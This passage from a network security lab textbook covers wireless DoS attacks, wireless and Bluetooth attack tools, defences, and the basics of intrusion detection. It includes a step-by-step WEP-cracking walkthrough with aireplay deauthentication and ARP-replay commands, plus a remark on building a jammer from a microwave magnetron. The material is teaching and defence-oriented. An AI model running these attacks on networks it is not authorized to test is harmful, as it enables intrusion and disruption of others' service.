These attacks can target a single device or the entire wireless network, or can attempt to render wireless equipment useless. Some common types of wireless DoS attacks are covered here:

- **Authentication flood attack** — This type of DoS attack generates a flood of EAPOL messages requesting 802.1X authentication. As a result, the authentication server cannot respond to the flood of authentication requests and consequently fails to return successful connections to valid clients.
- **Deauthentication flood attack** — This type of DoS targets an individual client and works by spoofing a deauthentication frame from the WAP to the victim. The victim's wireless device would attempt to reconnect, so the attack would need to send a stream of deauthentication packets to keep the client out of service.
- **Network jamming attack** — This type of DoS targets the entire wireless network. The attacker simply builds or purchases a transmitter to flood the airwaves in the vicinity of the wireless network. A 1,000-watt jammer 300 feet away from a building can jam 50 to 100 feet into the office area. Where would a hacker get such a device? If could be built from a microwave oven. At the heart of a microwave oven is a magnetron. Normally, a microwave oven doesn't emit radio signals beyond its shielded cabinet. The magnetron must be modified to be useful, but very little skill is required to make this modification. This type of attack would be dangerous to anyone in the general area of the transmitter, as at high level it would be like placing yourself in a microwave oven. You can also opt to buy a ready-made jammer. Here is an example for your review: `www.engadget.com/2005/07/27/spymodex-900mhz-2-5ghz-wireless-jammer`.
- **Equipment destruction attack** — This type of DoS targets the AP. The hacker uses a high-output transmitter with a directional high-gain antenna to pulse the AP. High-energy RF power will damage electronics in the WAP, resulting in its being permanently out of service. Such high-energy RF guns have been demonstrated to work, and cost little to build.

## Exploiting Wireless Networks

Wireless networks can be exploited in many different ways. Previous sections of this chapter have demonstrated some of the ways in which wireless systems are vulnerable. Now let's looks at some specific tools and techniques used to exploit wireless networks.

## Finding and Assessing the Network

The first thing that must be done is to find the network. The BackTrack disc included with this book has Kismet included. For the Windows user, NetStumbler can also be used. Unless you plan to hold your laptop out the window of your car as you drive around, you also want to make sure to get a good external antenna. Antennas come in two basic types: directional and omnidirectional. A directional antenna can be used in a single direction only, whereas an omnidirectional antenna can receive signals from all directions. If you want to pick up a good directional antenna, check out `www.cantenna.com` or take a look at `www.turnpoint.net/wireless/cantennahowto.html` for instructions on how to build your own. If you are unsure of the target's location, an omnidirectional antenna may be a better choice.

After locating the target network, you might want to initially use a tool such as Wireshark just to get an idea of whether the network is actually using encryption. You should be able to tell this by using Kismet or NetStumbler, but Wireshark may help you determine whether the organization is using *MAC filtering*. If that is the case, MAC-spoofing tools are needed. Change-Mac is a MAC-spoofing tool that can be used to change your computer's MAC address and bypass MAC address filtering. Change-MAC can be downloaded from `http://www.softpedia.com/get/Security/Security-Related/Change-MAC.shtml`. After you have determined whether MAC filtering is being used and what, if any, encryption is present, you can take advantage of several different tools to crack various encryption mechanisms.

## Setting Up Aerodump

WEP cracking can be done from a single system or from two systems (with one injecting traffic and the second sniffing traffic). Either way, the primary tool discussed here is Aircrack. Aircrack is actually a suite of tools that provides everything you need to crack WEP. Aircrack includes the following:

- **Airodump** — Captures wireless packets
- **Aireplay** — Performs injection attacks
- **Aircrack** — Cracks the WEP key

The Aircrack suite can be started from the command line, or if you are using BackTrack it can be found at Kmenu ➪ BackTrack ➪ Wireless Tools ➪ Cracking ➪ Aircrack.

The first thing that must be done is to configure the wireless card to capture an ARP packet. The following command should be used:

```
airodump CARD dump CHANNEL 1
```

Let’s look at what this command means. `CARD` is the name of the wireless card you are using, and `CHANNEL` is the channel of the AP. Common channels are 1, 6, and 11. The `1` at the end of the command line instructs Airodump to only save IVs to the file. This will also change the suffix for the capture file from `.cap` to `.ivs`.

## Configuring Aireplay

Aireplay is used to inject packets to increase the selection of crackable data. Aireplay has several options that make it a powerful tool. These are listed here:

```
Attack 0: Deauthentication
Attack 1: Fake authentication
Attack 2: Interactive packet replay
Attack 3: ARP request replay attack
Attack 4: KoreK chopchop attack
Attack 5: Fragmentation attack
Attack 9: Injection test
```

Let’s spend some time now getting interactive so that I can show you step by step specifically how this tool can be used. For this example, I use the deauthentication and ARP request replay attacks. For some background, ARP’s (Address Resolution Protocol) purpose is to map known IP addresses to unknown MAC addresses. The first step in this two-step process is to send a broadcast message requesting the target’s physical address. If a device recognizes the address as its own, it issues an ARP reply containing its MAC address to the original sender. The MAC address is then placed in the ARP cache and used to address subsequent frames. This same process holds true for wireless clients. When a wireless client attempts to communicate through an AP, it sends an ARP request. Because a wireless network does not have the reliability of a wired network, several ARPs are actually transmitted. If encryption is being used, the response is sent as encrypted traffic. Unless limits have been implemented, it might be possible to generate several hundred ARP replies per second.

## Deauthentication and ARP Injection

If for some reason a client device becomes deauthenticated, it will try to reauthenticate itself with the WAP. During this process, several ARP requests will take place. To attack the WAP I can use Aireplay and the -0 attack shown above. This will effectively deauthenticate the client and force it to reauthenticate itself. Before you perform the attack, Aireplay needs to be set up on a separate system or in a different terminal window to capture the ARP request so that it can rebroadcast the packet and generate additional traffic. This is accomplished by typing the following command into a new terminal window and launching the capture:

```
aireplay -3 -b APMAC -h CLIENTMAC -x 500 DEVICE
```

This preceding command tells Aireplay to listen for an ARP request coming from the client's MAC address and directed at the WAP's MAC address, then broadcast that request 500 times per second from your wireless NIC. Now the deauthentication attack may also be run:

```
aireplay -0 10 -a APMAC -c CLIENTMAC DEVICE
```

This command specifies the `APMAC`, which is your WAP MAC address, `CLIENTMAC`, which is the client MAC address, and the `DEVICE`, which is the device name.

## Capturing IVs and Cracking the WEP KEY

When the attack is launched, a steady stream of packets will be received. It might take up to approximately 300,000 packets to break 64-bit WEP and approximately 1,000,000 packets to break 128-bit WEP. To crack the key, Aircrack will be used. Aircrack can be run while packets are being captured. Aircrack common options include the following:

```
-a [mode 1 or 2] 1=WEP, 2=WPA-PSK
-e [essid] target selection network ID
-b [bssid] target access point's MAC
-q enable quiet mode
-w [path] path to a dictionary word list (WPA only)
-n [no. bits] WEP key length (64, 128, 152 or 256)
-f [fudge no.] defaults are 5 for 64 bit WEP and 2 for 128 bit WEP
```

Next, I launch the crack with the following syntax:

```
aircrack -a 1 -b APMAC dump.ivs
```

This command starts Aircrack and reads the required data from the `dump.ivs` file. In this example, Aircrack had to run about 35 minutes to finally return the following:

```
64-bit WEP key "3be6ae1345."
```

If your organization still uses WEP, you may want to use your own network security lab and a WAP to attempt this technique. Once you are comfortable with repeating this process, bring other networking team members and management into the lab so that they can see how vulnerable WEP is, and use this demonstration to tighten security. This also is effective at demonstrating why money was well spent in constructing the lab.

## Other Wireless Attack Tools

There is no shortage of wireless tools for someone building a network security lab. Some of these tools include the following:

- **Mognet** — An open source, Java-based wireless sniffer that was designed for handhelds but will run on other platforms, too. It performs real-time frame captures and can save and load frames in common formats such as Ethereal, Libpcap, and TCPdump.
- **WaveStumbler** — Another sniffing tool that was designed for Linux. It reports basic information about APs such as channel, SSID, and MAC.
- **AiroPeek** — A Windows-based commercial WLAN analyzer that is designed to help security professionals deploy, secure, and troubleshoot WLANs. AiroPeek has the functionality to perform site surveys, security assessments, client troubleshooting, WLAN monitoring, remote WLAN analysis, and application layer protocol analysis.
- **Airsnort** — A Linux-based WLAN WEP-cracking tool that recovers encryption keys. Airsnort operates by passively monitoring transmissions and then computing the encryption key when the program captures enough packets.
- **THC-wardrive** — A Linux tool for mapping WAPs; works with a GPS.
- **AirTraf** — A packet-capture decoding tool for 802.11b wireless networks. This Linux tool gathers and organizes packets and performs bandwidth calculations as well as signal-strength analysis on a per-wireless-node basis.
- **Airsnarf** — Airsnarf is a simple rogue WAP setup utility designed to demonstrate how a rogue AP can steal usernames and passwords from public wireless hot spots. Airsnarf was developed and released to demonstrate an inherent vulnerability of public 802.11b hot spots — snarfing usernames and passwords by confusing users with DNS and HTTP redirects from a competing AP.

## Exploiting Bluetooth

Bluetooth has also been shown to be vulnerable to attack. One early exploit is *Bluejacking*. Although not a true attack, Bluejacking allows an individual to send unsolicited messages over Bluetooth to other Bluetooth devices. This can include text, images, or sounds. A second, more damaging, type of attack is known as *Bluesnarfing*. Bluesnarfing is the theft of data, calendar information, or phone book entries. Tools used to attack Bluetooth include these:

- **RedFang** — A small proof-of-concept application used to find undiscoverable Bluetooth devices.
- **Bluesniff** — A proof-of-concept tool for a Bluetooth wardriving.
- **Btscanner** — A Bluetooth-scanning program that can perform inquiry and brute-force scans, identify Bluetooth devices that are within range, and export the scan results to a text file and sort the findings.
- **BlueBug** — A tool that exploits a Bluetooth security loophole on some Bluetooth-enabled cell phones. It allows the unauthorized downloading of phone books and call lists, and the sending and reading of SMS messages from the attacked phone.

# Securing Wireless Networks

Securing wireless is a challenge, but it can be accomplished. Wireless signals don't stop at the outer walls of the facility. Wireless is accessible by many more individuals than have access to your wired network. Although we look at some specific tools and techniques used to secure wireless, the general principle is the same as those used in wired networks. It is the principle of defense in depth.

## Defense in Depth

*Defense in depth* is about building many layers of protection, such as the following:

- Encrypting data so that it is hidden from unauthorized individuals
- Limiting access based on least privilege
- Providing physical protection and security to the hardware
- Using strong authentication to verify the identity of the users who access the network
- Employing layers of security controls to limit the damage should one layer of security be overcome

- Deploying many layers of security to make it much harder for an attacker to overcome the combined security mechanisms

Changing the default value of the SSID is a good place to start. Another potential security measure that may work, depending on the organization, is to limit access to the wireless network to specific network adapters. Some switches and WAPs can perform MAC filtering. MAC filtering uses the MAC address assigned to each network adapter to enable or block access to the network.

Probably one of the easiest ways to increase the security of the network is to retire your WEP devices. No matter what the key length is, WEP is vulnerable. Moving to WPA2 will make a big improvement in the security of your wireless network. If you're serious about building your own network security lab, you also want to be proficient at performing site surveys. The goal of a site survey is to gather enough information to determine whether the client has the right number and placement of APs to provide adequate coverage throughout the facility.

It is also important to check and see how far the signal radiates outside of the facility. Finally, you're going to want to do a thorough check for rogue APs. I can't tell you the number of times I have seen APs show up in locations where they should not have been. These are as big a threat as, and perhaps even bigger than, the weak encryption you may have found. A site survey is also useful in detecting interference coming from other sources that could degrade the performance of the wireless network. The six basic steps of a site survey are as follows:

1. Obtain a facility diagram.
2. Visually inspect the facility.
3. Identify user areas.
4. Use site-survey tools to determine primary access locations and check that no rogue APs are in use.
5. After the installation of APs, verify their signal strength and range.
6. Document your findings, update the policy, and inform users of rules regarding wireless connectivity.

## Misuse Detection

Intrusion detection systems (IDSs) have a long history of use in wired networks to detect misuse and flag possible intrusions and attacks. Because of the increased numbers of wireless networks, more options are becoming available for wireless intrusion detection.

A wireless IDS works much like wired intrusion detection in that it monitors traffic and can alert the administrator when traffic is found that doesn't match normal usage patterns or when traffic matches a predefined pattern of attack. A wireless IDS can be centralized or decentralized and should have a combination of sensors that collect and forward 802.11 data. Wireless attacks are unlike wired attacks in that the hacker is often physically located at or close to the local premise.

Some wireless IDS systems can provide a general estimate of the hacker's physical location. Therefore, if alert data is provided quickly, security professionals can catch the hackers while launching the attack. A couple of commercial wireless IDS products are AirDefense RogueWatch and IBM RealSecure Server Sensor and wireless scanner. Those who lack the budget to purchase a commercial product have a number of open source solutions available, including the following:

- **AirSnare** — Will alert you to unfriendly MAC addresses on your network and will also alert you to DHCP requests taking place. If AirSnare detects an unfriendly MAC address, you have the option of tracking the MAC address's access to IP addresses and ports or launching Ethereal upon detection.
- **WIDZ Intrusion detection** — Designed to be integrated with SNORT or RealSecure, this is used to guard WAPs, and monitors for scanning, association floods, and bogus WAPs.
- **Snort-Wireless** — Designed to integrate with Snort. It is used to detect rogue APs, ad hoc devices, and NetStumbler activity.

## Summary

This chapter examined wireless technologies, wireless vulnerabilities, and wireless exploits. Wireless is a technology that is here to stay, so anyone working in IT or IT security should have a good understanding of how it functions. Every technology typically goes through growing pains and tends to become more secure as it matures. Consider early cordless phones. Most shared a few channels, so anyone could take his or her phone ''mobile'' and pick up a neighbor's conversation or listen in to someone else from down the block. Modern cordless phones are much more secure. Cell phones have a similar history. Early analog phones were vulnerable to tumbling, cloning, and numerous attacks. These attacks continued until modern digital phones gained market share. Their level of security is much greater than their analog predecessors. WLAN technologies have already made significant strides. Replacing WEP with WPA was a good start. WPA2 is an even better technology. In the future, expect further advances to improve security even more.

## Key Terms

- **Access point spoofing** — The act of pretending to be a legitimate AP for the purpose of tricking individuals to pass traffic by the fake connection so that it can be captured and analyzed.
- **Ad hoc mode** — An individual computer in ad hoc operation mode can communicate directly to other client units. No AP is required. Ad hoc operation is ideal for small networks of no more than two to four computers.
- **Bluejacking** — The act of sending unsolicited messages, pictures, or information to a Bluetooth user.
- **Bluesnarfing** — The theft of information from a wireless device through a Bluetooth connection.
- **Bluetooth** — An open standard for short-range wireless communication of data and voice between both mobile and stationary devices. Used in cell phones, PDA, laptops, and other devices.
- **Defense in depth** — The process of implementing multilayered security. The layers may be administrative, technical, or logical.
- **Eavesdropping** — The unauthorized capture and reading of network traffic.
- **Extensible Authentication Protocol** — A method of authentication that can support multiple authentication methods such as tokens, smart cards, certificates, and one-time passwords.
- **Infrastructure mode** — A form of wireless networking in which wireless stations communicate with each other by first going through an access point.
- **Intrusion detection systems** — A key component of security that is used to detect anomalies or known patterns of attack.
- **MAC filtering** — A method of controlling access on a wired or wireless network by denying access to a device if the device's MAC address does not match one on a preapproved list.
- **Promiscuous mode** — A mode in which your network adapter is set to examine all traffic, in contrast to its normal mode, in which it examines only traffic matching its address. Promiscuous mode allows a network device to intercept and read all network packets that arrive at its interface in their entirety.
- **Rogue APs** — A 802.11 AP that has been set up by an attacker for the purpose of diverting legitimate users so that their traffic can be sniffed or manipulated.

- **Site survey** — The process of determining the optimum placement of WAPs. The objective of the site survey is to create an accurate wireless system design/layout and budgetary quote.
- **Wardriving** — The process of driving around a neighborhood or area to identify WAPs.

# Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. The author selected the tools and utilities used in these exercises because they are easily obtainable. Our goal is to provide you with *real* hands-on experience.

## Using NetStumbler

In this exercise, you use NetStumbler to scan for available WAPs. You need a laptop and wireless card to complete the exercise.


1. You will be using the NetStumbler program for this exercise. Download the program from `www.netstumbler.com/downloads`.
2. After installing the program on a Windows-based PC, make sure that you have loaded the appropriate wireless card. The NetStumbler site has a list of the types and brands of cards that work with the application.
3. To help prevent the chance of accidentally accessing someone's WAP, it is best to unbind all your TCP/IP properties. This can be done by unchecking the TCP/IP properties under Settings/Dialup and Network Connections.
4. Now you should start NetStumbler. By default, it places an icon on your desktop. Once the program is open, click File/Enable Scan. This should start the scanning process. If you are unable to pick up any WAPs, you may want to move around or consider taking your laptop outside. In most urban areas, you should not have much trouble picking up a few stray signals.

Detected signals display as green, yellow, or red to denote the signal strength. Other fields of information the program provides includes signal strength, SSID, name, channel, speed, vendor, and encryption status. If you hook up a GPS, your NetStumbler will also provide longitude and latitude.

## Using Wireshark to Capture Wireless Traffic

In this exercise, you will set up Wireshark so that you will be able to capture and examine encrypted and unencrypted wireless traffic. You can use the Wireshark program that is preinstalled in BackTrack, or you can download the Windows version from `www.wireshark.org`.

1. After loading Wireshark, you will see several options across the top of the program. Select Capture ➪ Options to configure the program. Make sure to choose the correct interface (NIC) adapter and set the program to update packets in real time and for automatic scrolling. An example is shown in Figure 9-11.
2. Choose the Start Capture option.
3. After a few packets have been captured, stop Wireshark. You will see information displayed in three different views. The top window shows all packets that were captured. Clicking one of these will display that frame's contents in the middle frame, as shown in Figure 9-12. You may



Capture

Interface: NETGEAR GA302T Gigabit Adapter: \Device\NPF_{BB5E4672-63A7-4FE5-A

IP address: 192.168.123.191

Link-layer header type: Ethernet Buffer size: 1 megabyte(s)

☑ Capture packets in promiscuous mode

☐ Limit each packet to 68 bytes

Capture Filter:

Capture File(s)

File:

☐ Use multiple files

☐ Next file every 1 megabyte(s)

☐ Next file every 1 minute(s)

☑ Ring buffer with 2 files

☐ Stop capture after 1 file(s)

Stop Capture ...

☐ ... after 1 packet(s)

☐ ... after 1 megabyte(s)

☐ ... after 1 minute(s)

Display Options

☑ Update list of packets in real time

☑ Automatic scrolling in live capture

☐ Hide capture info dialog


Name Resolution

☑ Enable MAC name resolution

☐ Enable network name resolution

☑ Enable transport name resolution

**Figure 9-11** Wireshark capture options.



```
No. .  Time      Source           Destination      Protocol Info
     1 0.000000  192.168.123.191  128.121.50.122   TCP      2163 > http [SYN] Seq=0 Len=0 MSS=1460
     2 0.059199  128.121.50.122   192.168.123.191  TCP      http > 2163 [SYN, ACK] Seq=0 Ack=1 Win=57344 Len=0 MSS=1460
     3 0.059246  192.168.123.191  128.121.50.122   TCP      2163 > http [ACK] Seq=1 Ack=1 Win=17520 [TCP CHECKSUM INCORREC
     4 0.059637  192.168.123.191  128.121.50.122   HTTP     GET / HTTP/1.1
     5 0.140951  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]
     6 0.145346  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]
     7 0.145440  192.168.123.191  128.121.50.122   TCP      2163 > http [ACK] Seq=648 Ack=2905 Win=17520 [TCP CHECKSUM INC
     8 0.212447  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]
     9 0.216982  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]
    10 0.217056  192.168.123.191  128.121.50.122   TCP      2163 > http [ACK] Seq=648 Ack=5809 Win=17520 [TCP CHECKSUM INC
    11 0.223262  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]
    12 0.252768  192.168.123.191  128.121.50.122   TCP      2164 > http [SYN] Seq=0 Len=0 MSS=1460
    13 0.286216  128.121.50.122   192.168.123.191  TCP      [TCP segment of a reassembled PDU]

⊞ Frame 2 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: AsanteTe_c6:0c:4f (00:00:94:c6:0c:4f), Dst: Netgear_1f:26:58 (00:09:5b:1f:26:58)
⊞ Internet Protocol, Src: 128.121.50.122 (128.121.50.122), Dst: 192.168.123.191 (192.168.123.191)
⊞ Transmission Control Protocol, Src Port: http (80), Dst Port: 2163 (2163), Seq: 0, Ack: 1, Len: 0

0000  00 09 5b 1f 26 58 00 00  94 c6 0c 4f 08 00 45 00   ..[.&X.. ...O..E.
0010  00 2c 55 1c 40 00 36 06  00 55 80 79 32 7a c0 a8   .,U.@.6. .U.y2z..
0020  7b bf 00 50 08 73 32 ef  bf 60 55 52 82 a2 60 12   {..P.s2. .`UR..`.
0030  e0 00 f5 b2 00 00 02 04  05 b4 59 48               ........ ..YH
```

**Figure 9-12** Wireshark capture.

also note that the bottom frame displays the actually hex dump. While reading hex is not mandatory, notice the first 16 bytes of the frame. The first 8 bytes are the destination MAC and the second 8 bytes are the source MAC.

4. Now use Wireshark to capture and analyze some wireless traffic with and without encryption. Note that the MAC addresses will be visible in both.

CHAPTER

10

# Intrusion Detection

This chapter introduces you to one of the technologies that you can use to protect and defend the network: intrusion detection. *Intrusion detection systems (IDSs)* can be used to inspect network/host activity. An IDS can identify suspicious traffic and anomalies. The logical world of network security is not the only area in which intrusion detection is used. Intrusion detection as a technology is also used by security alarm companies, in financial and wire-fraud detection systems, and in homing systems used for guidance in artillery.

IDSs act like security guards. Just as security guards monitor the activities of humans, IDSs monitor the activity of the network. Unlike a security guard, an IDS doesn't fall asleep or call in sick. However, this does not mean that they are infallible. Any technical system has its limitations, and IDSs are no different. This chapter not only looks at the advantages and disadvantages of IDSs but also provides you with some basic hands-on skills for setting up and configuring an IDS. The IDS that is examined in this chapter is Snort. Let's start with a high-level overview of the development of intrusion detection.

## Overview of Intrusion Detection and Prevention

Intrusion detection was really born in the 1980s, when James Anderson put forth the concept in a paper titled ''Computer Security Threat Monitoring and Surveillance.'' A few years later, Dorothy Denning advanced the concept of IDS further and worked with the Department of the Navy to build a working IDS. A system that performs this type of function was clearly needed. Consider, for instance, Cliff Stoll, the author of *The Cuckoo's Egg*. He investigated intrusions at Lawrence Livermore Labs and had to use a dot-matrix printer to record TTY traffic.

IDSs are considered first-generation products because by design they are detective systems. Although an IDS can be used to analyze both insiders and outsiders, it's somewhat more common to see them used for outsiders. You also need to be aware of the distinction between *misuse detection* and *intrusion detection*. Misuse detection is usually targeted toward individuals with valid system access; an example is an employee who is using the Internet for personal reasons. Intrusion detection is targeted toward individuals with no authorized system access, such as the outsider, hacker, or government spy.

Second-generation IDSs are known as intrusion prevention systems (IPSs). Whereas an IDS is seen as a detective, an IPS is seen as a preventative. For instance, think of IDS as being similar to a burglar alarm, which alerts you about the occurrence of a physical intrusion. An IPS would not only detect the physical intrusion; it might also signal all the building door locks to actuate and lock the burglar securely in place until the police arrive. In reality, the functionally of intrusion systems has blurred to the point where some vendors and other entities, such as the National Institute of Standards and Technology (NIST), have actually begun using the term ''intrusion detection and prevention'' (IDP). Regardless of what you want to call intrusion detection, most commercial environments use some combination of network, host, and/or application-based IDS to observe what is happening on the network while also monitoring key hosts and applications more closely. Let's look now at the basic types and components of an IDS.

**IN THE LAB**

**If you are not running an IDS in your network security lab, you are missing a big piece of security. Consider security as a triad consisting of prevention, detection, and response. Much of this book has discussed preventive measures that can be used to secure the network. While incident response and forensics might be thought of as the response leg of the triad, an IDS is the detection portion. Start thinking about installing an IDS — I would recommend Snort. This chapter provides many examples of how to install and configure Snort.**

## IDS Types and Components

IDS can be divided into two broad categories: network-based intrusion detection systems (NIDSs) and host-based intrusion detection systems (HIDSs).


NIDSs examine packets on the network and look at the data in an attempt to recognize an attack. A NIDS makes use of a computer that has its NIC placed in promiscuous mode. This basically means that the NIC accepts all data packets it sees, not just the ones specifically addressed to it. If the system is operating on a hub, this requires nothing more than plugging the NIDS into the hub. If a switch is being used, a port must be mirrored or spanned. This action configures the switch to direct traffic from either specific ports or a specific virtual LAN (VLAN) to the port you have specified to be used by the IDS. One advantage of a NIDS is that it can support many sensors so that the system can monitor the demilitarized zone (DMZ), the internal network, or specific nodes of the network. The disadvantage of a NIDS is that even if it can see certain types of traffic (e.g., encrypted), it doesn't mean that it knows what the traffic is actually doing. Another disadvantage of a NIDS is that it will not detect attacks against a host made by an intruder who is logged in at the host's terminal. If a network IDS along with some additional support mechanism determines that an attack is being mounted against a host, it is usually not capable of determining the type or effectiveness of the attack being launched. Some examples of a NIDS include Snort (`www.snort.org`), Cisco Intrusion Detection System (`http://www.cisco.com/en/US/products/hw/vpndevc/ps4077/index/html`), and Symantec NetProwler (`http://securityresponse.symantec.com/avcenter/security/Content/Product/Product_NP.html`).

HIDSs only monitor traffic on one specific system. HIDSs typically do not place the NIC in promiscuous mode, and therefore do not have to deal with the level of traffic that a NIDS would. Promiscuous mode can be CPU-intensive for an older and slower computer. HIDSs looks for unusual events or patterns that may indicate problems. HIDSs excel at detecting unauthorized accesses and activity. As an example, if a word processor starts accessing an email program and is sending hundreds of emails, the HIDs would be alerted. HIDSs can also look at the state of a system and verify that all contents appear as expected.

Both NIDSs and HIDSs can be configured to scan for attacks, track a hacker's movements, and alert an administrator to ongoing attacks. Some examples of HIDSs are Tripwire (`http://sourceforge.net/projects/tripwire`), Samhain (`http://la-samhna.de/samhain`), Swatch (`http://swatch.sourceforge.net`), and RealSecure (`http://www.iss.net`).

Most IDSs consist of more than one than one application or hardware device. IDSs are composed of the following parts:

- **Network sensors** — Detect and send data to the system
- **Central monitoring system** — Processes and analyzes data sent from sensors
- **Report analysis** — Offers information about how to counteract a specific event
- **Database and storage components** — Perform trend analysis and store the IP address and information about the attacker
- **Response box** — Inputs information from the previously listed components and forms an appropriate response



| | True | False |
|---|---|---|
| Positive | True Positive | False Positive |
| Negative | True Negative | False Negative |

**Figure 10-1** IDS possible states.

The key to what type of activity the IDS will detect depends on where the network sensors are placed. This requires some consideration because, after all, a sensor in the DMZ will work well at detecting problems there but will prove useless for attackers who are inside the network. Even when you have determined where to place sensors, there is still the process of tuning. Without specific tuning, the sensor will generate alerts for all traffic that matches a given criteria, regardless of whether the traffic is indeed something that should generate an alert. To detect true incidents, it is necessary to know how to identify them and how to distinguish them from normal activity. An IDS must be trained to look for suspicious activity. Figure 10-1 details the relationship between IDSs and the types of responses they can produce.

Otherwise, it's just like your neighbor with the car alarm that goes of every time it rains. After a while, no one really listens anymore. A properly configured IDS will produce a high number of true positives and true negatives and a low number of false positives and false negatives. Now let's discuss the ways that IDSs are designed to trigger on these events.

## IDS Engines

Intrusion detection engines or techniques can be divided into two distinct types or methods: signature and anomaly.

A signature-based or *pattern-matching* IDS relies on a database of known attacks. These known attacks are loaded into the system as signatures. As soon as the signatures are loaded into the IDS, it can begin to guard the network. The signatures are usually given a number or name so that the administrator can easily identify an attack when it sets off an alert. Alerts can be triggered for fragmented IP packets, streams of SYN packets (DoS), or malformed ICMP packets. The alert might be configured to change to the firewall configuration, set off an alarm, or even page the administrator. Figure 10-2 shows an example of how a signature-based IDS works.



Database of attack signatures
Current activity and traffic
Pattern matching
If matched
Generate and report alert

**Figure 10-2** Signature-based IDS.

The biggest disadvantage of signature-based systems is that they can trigger only on signatures that have been loaded. A new or obfuscated attack may go undetected. Snort is a good example of a signature-based IDS.

Anomaly-detection systems require the administrator to make use of profiles of authorized activities or place the IDS into a learning mode so that it can learn what constitutes normal activity. Figure 10-3 shows this overall process.

A considerable amount of time needs to be dedicated to make sure that the IDS produces few false negatives. If an attacker can slowly change his activity, over time the IDS may be fooled into thinking that the new behavior is actually acceptable. *Anomaly detection* is good at spotting behavior that is greatly different from normal activity. As an example, if a group of users who log in only during the day suddenly start trying to login at 3 a.m., the IDS can trigger an alert that something is wrong. Figure 10-4 shows an example of this.

One of the most unique features of an IDS is the capability to decode packets, which is sometimes referred to as ''deep packet inspection'' by firewall vendors. Having the capability to decode application and protocol headers means that the IDS can reassemble packets and look at higher-layer activity. If the IDS knows the normal activity of the protocol, it can pick out abnormal activity. *Protocol-decoding* intrusion detection requires the IDS to maintain state information. As an example, DNS is a two-step process; therefore, if a protocol-matching IDS sees a number of DNS responses that occur without a DNS request, it can flag that activity as cache poisoning. To effectively detect these intrusions, an IDS must reimplement a wide variety of application-layer protocols to detect suspicious or invalid behavior.

